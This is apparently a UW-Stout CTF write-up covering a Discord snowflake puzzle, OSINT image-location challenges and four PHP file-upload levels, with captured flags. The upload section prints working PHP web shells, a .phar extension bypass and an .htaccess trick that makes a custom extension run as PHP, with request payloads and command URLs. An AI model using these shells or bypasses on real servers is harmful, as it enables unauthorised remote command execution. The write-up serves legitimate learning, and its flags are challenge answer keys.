
Description:

1319448579496083489
I've been learning a lot about Node.js. I love Node.js! There are so many different projects that can be made with it. Check out the project I made!


First thing was checking what the number is about.



After a lot of struggling, Googling, and asking GPT, I finally learned that the encoded message was related to a ***snowflake***. However, I had no idea how to proceed with this information. I explored multiple platforms like ***Twitter***, ***Facebook***, and ***Instagram***, trying to find a connection to the ***snowflake***.



Unfortunately, I overlooked ***Discord***. Later, I thought to check if the ***UW-Stout CTF*** server ID was a Discord snowflake. The easiest way to find out was to copy the server ID and start digging.



Decoding the snowflake of the **UW-Stout CTF's Discord.** It is also in **Snowflake** format.

snowflake decoder

Input:

1316290068759052338

decode


```
[
  {
    "id": "1316290068759052338",
    "timestamp": 313828007879,
    "unixtime": 1602662982536,
    "date": "Wed Oct 14 2020 17:09:42 GMT+0900 (Japan Standard Time)",
    "workerId": 0,
    "datacenterId": 1,
    "sequence": 50
  }
]
```


Using the cool tools to see the api of discord with **discordlookup**: GitHub - mesalytic/discord-lookup-api: An API that lets you fetch user info (banner, username, avatar) . We can see the **UW-Stout CTF** was present on the discord lookup.


```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Misc/BasedPort]
└─$ curl https://discordlookup.mesalytic.moe/v1/guild/1316290068759052338 | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   132  100   132    0     0    210      0 --:--:-- --:--:-- --:--:--   209
{
  "id": "1316290068759052338",
  "name": "UW-Stout CTF",
  "instant_invite": "https://canary.discord.com/invite/YwrZYjMP",
  "presence_count": 28
}
```

And then checking the **user** of the given ***snowflakes*** found out the name was what we looking for. (Yippeeee)

Proceed to check the **application** of the given ***snowflakes***:

```
$
curl https://discordlookup.mesalytic.moe/v1/application/1319448579496083489 | jq
| head -n 5
```

The flag presence was in the description section.



Flag	STOUTCTF{lUP8cYQtG1I2oswnGsaUMgIE3UhEQESh}

OSINT

OSINT

OSINT(Open Source Intelligence) category involves gathering publicly available information to solve a challenge. This can include searching through websites, social media, or other publicly accessible sources to find the flags. Participants use various online tools and search techniques to gather intelligence, often involving skills like advanced Google searches (Google Dorks), metadata analysis, and identifying patterns in publicly available data. The goal is to uncover the leak information that will give the flag, relying on open sources rather than hacking or intrusive methods.


ABANDONED AIRWAVES


Description:

You can use the radio signals to do some fascinating things from communication to tracking moving objects and much much more. The structures built to harness these signals for these things are quite incredible and sometimes awe inspiring. They are all over the world too, from cell towers to satellite uplinks. And while some connect to the internet, the basic principles of all of it are completely independent of the internet. Just pure math and physics. Radio communication is quite something isn't it?
Can you find the name of the station this image was taken at?

abandoned_airwaves.png

Performing a **reverse image search** on Google, I discovered that the image was associated with a stock photo or had been posted by someone else. This led me to identify the location as the **Duga-1 Station**.






Flag	Duga-1 Station


ABANDONED AIRWAVES PT.2

Description:

Can you find when sunset will be at the location on the date of December 16th 2024?

Flag format: hour:minute in 24 hour time





Check through this site: Sunrise and sunset times in Chernobyl

2024	Sunrise/Sunset	
Dec	Sunrise	Sunset
1	07:41 ↘ (125°)	15:54 ↙ (235°)
2	07:43 ↘ (126°)	15:53 ↙ (234°)
3	07:44 ↘ (126°)	15:53 ↙ (234°)
4	07:45 ↘ (126°)	15:52 ↙ (234°)
5	07:47 ↘ (126°)	15:52 ↙ (234°)
6	07:48 ↘ (127°)	15:52 ↙ (233°)
7	07:49 ↘ (127°)	15:51 ↙ (233°)
8	07:50 ↘ (127°)	15:51 ↙ (233°)
9	07:51 ↘ (127°)	15:51 ↙ (233°)
10	07:52 ↘ (127°)	15:51 ↙ (233°)
11	07:53 ↘ (127°)	15:51 ↙ (233°)
12	07:54 ↘ (128°)	15:51 ↙ (232°)
13	07:55 ↘ (128°)	15:51 ↙ (232°)
14	07:56 ↘ (128°)	15:51 ↙ (232°)
15	07:57 ↘ (128°)	15:51 ↙ (232°)
16	07:58 ↘ (128°)	15:51 ↙ (232°)
17	07:58 ↘ (128°)	15:51 ↙ (232°)
18	07:59 ↘ (128°)	15:52 ↙ (232°)
19	08:00 ↘ (128°)	15:52 ↙ (232°)
20	08:00 ↘ (128°)	15:52 ↙ (232°)

The sunset time was between 51-54 hence the answer was actually 15:52

Flag	15:52


LAST KNOWN LOCATION


Description:

Alex Carter (not a real person), a social media personality known for his travel blog content was recently reported missing. He is known for his daily updates to his travel social media accounts and his family became worried when Alex hadn't posted for three days. We know that Alex loves exploring a mix of urban enviornments and nature. He especially loves visiting Asian countries since he did study abroad there in College and loves the food. Recently, he has been exploring less-touristy areas of hot tourist locations.
The last thing he posted was this image with the caption: "Every street has a story. Can you guess where I am? Heading to this awesome little café I stumbled across. I'll check in later!"
We need you to figure out where he was before he disappeared. Good luck.
Flag is the exact coordinates of where the photo was taken. Coordinates are for the only google street view photo with the perspective of the picture. Format: latidude,longitude

last_known_location.png

Did the Reverse image search. After seeing similar image on the google map I just copy the lat and long on the URL.





Flag	25.1098267,121.8454443

PHP FILE UPLOAD

PHP FILE UPLOAD

In these challenges, participants are tasked with exploiting a flaw in the file upload functionality of a website, where attackers may upload malicious program, such as web shells or executable scripts, to gain unauthorized access. The goal is to bypass filter restrictions (like file type validation, file type, or directory restrictions) and upload a malicious program file that can be executed on the server to capture the answer(flag).

FILE UPLOAD LEVEL 1

Description:

The website is coded in PHP, so I guess the real vulnerability here is trusting it to begin with. You might need Burp Suite to exploit it – or just sneeze near the login page and see if it breaks!

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        //move uploaded file
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
```

Code Review:


```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

This line moves the uploaded file to a user-specific directory. Since the code doesn't check the file type or content, an attacker can upload a PHP script (e.g., shell.php). Once uploaded, we can access and execute the file, resulting in RCE.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//SHELL//
```


Shell

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```



execution

```
/upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php?cmd=cat+%2Fflag.txt
```



Flag	STOUTCTF{rxM14VXNjhH0L6KM9VHMzpIVAKzzxHOq}

FILE UPLOAD LEVEL 2

Description:

Null

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = explode(".", $filename)[1];
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}

?>
```

Code Review 1:

```
if ($extension === "php")
```

Code Review 2:


```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

there's a check that prevents uploading files with a .php extension (if ($extension === "php")), this doesn't fully protect against other attack vectors like uploading files with double extensions (e.g., malicious.php.jpg) or files that contain PHP code. In this example I'll use .phar as extension

```
Content-Disposition: form-data; name="file"; filename="a.phar"
Content-Type: application/octet-stream

//SHELL//
```

Shell

```
<?=`$_GET[0]`?>
```



Getting into the File that uploaded:

URL

*/upload/badef61be6423b1f2f550038d89c96eb/**s6.phar?0=cat%20/flag.txt***

Flag	STOUTCTF{aXVwCHhPilsCGBZmtbrcYsilsq1fWbnD}

FILE UPLOAD LEVEL 3

Description:


Null

Similar approach from the **PHP2**

```
Content-Disposition: form-data; name="file"; filename="s6.phar"
Content-Type: application/octet-stream

//SHELL//
```

Shell

```
<?=`$_GET[0]`?>
```



URL

*/upload/27d04fd09ea24a9502fbfcccae491cf6/**s6.phar?0=cat%20/flag.txt***

Flag	STOUTCTF{HUgYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}

FILE UPLOAD LEVEL 4

Description:

Null

The code now checks that the file extension is not php, phtml, or phar:

Code Review:

```
if (in_array($extension, ["php", "phtml", "phar"])) { die("Hack detected"); }
```

In this challenge, PHP extensions are filtered, but ***.htaccess*** files are not. By uploading a ***.htaccess*** file, we can configure the server to execute files with custom extensions as PHP.

Create an ***.htaccess*** file with the following content to map a custom file extension to PHP:

```
AddType application/x-httpd-php .lol
```

This configuration tells the server to treat files with the ***.lol*** extension as PHP scripts.

```
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 ------WebKitFormBoundaryTabbn3ic2ifQeBeM
24 Content-Disposition: form-data; name="file"; filename=".htaccess"
25 Content-Type: application/octet-stream
26
27 AddType application/x-httpd-php .lol
28
29 ------WebKitFormBoundaryTabbn3ic2ifQeBeM--
30
```

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .lol
```


After uploaded, apply another upload for your reverse shell.

```
Content-Disposition: form-data; name="file"; filename="rce.lol"
Content-Type: application/octet-stream

//SHELL//
```

Shell

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo "</pre>"; die; }?>
```

Once the .htaccess and rce.lol files are uploaded, you can execute commands on the server using the rce.lol script by passing the desired command as a query parameter. This method allows you to interact with the server.



URL

*/upload/4f6b5be1f06415ae5879e9e473e539b0/**rce.lol?cmd=cat%20/flag.txt***

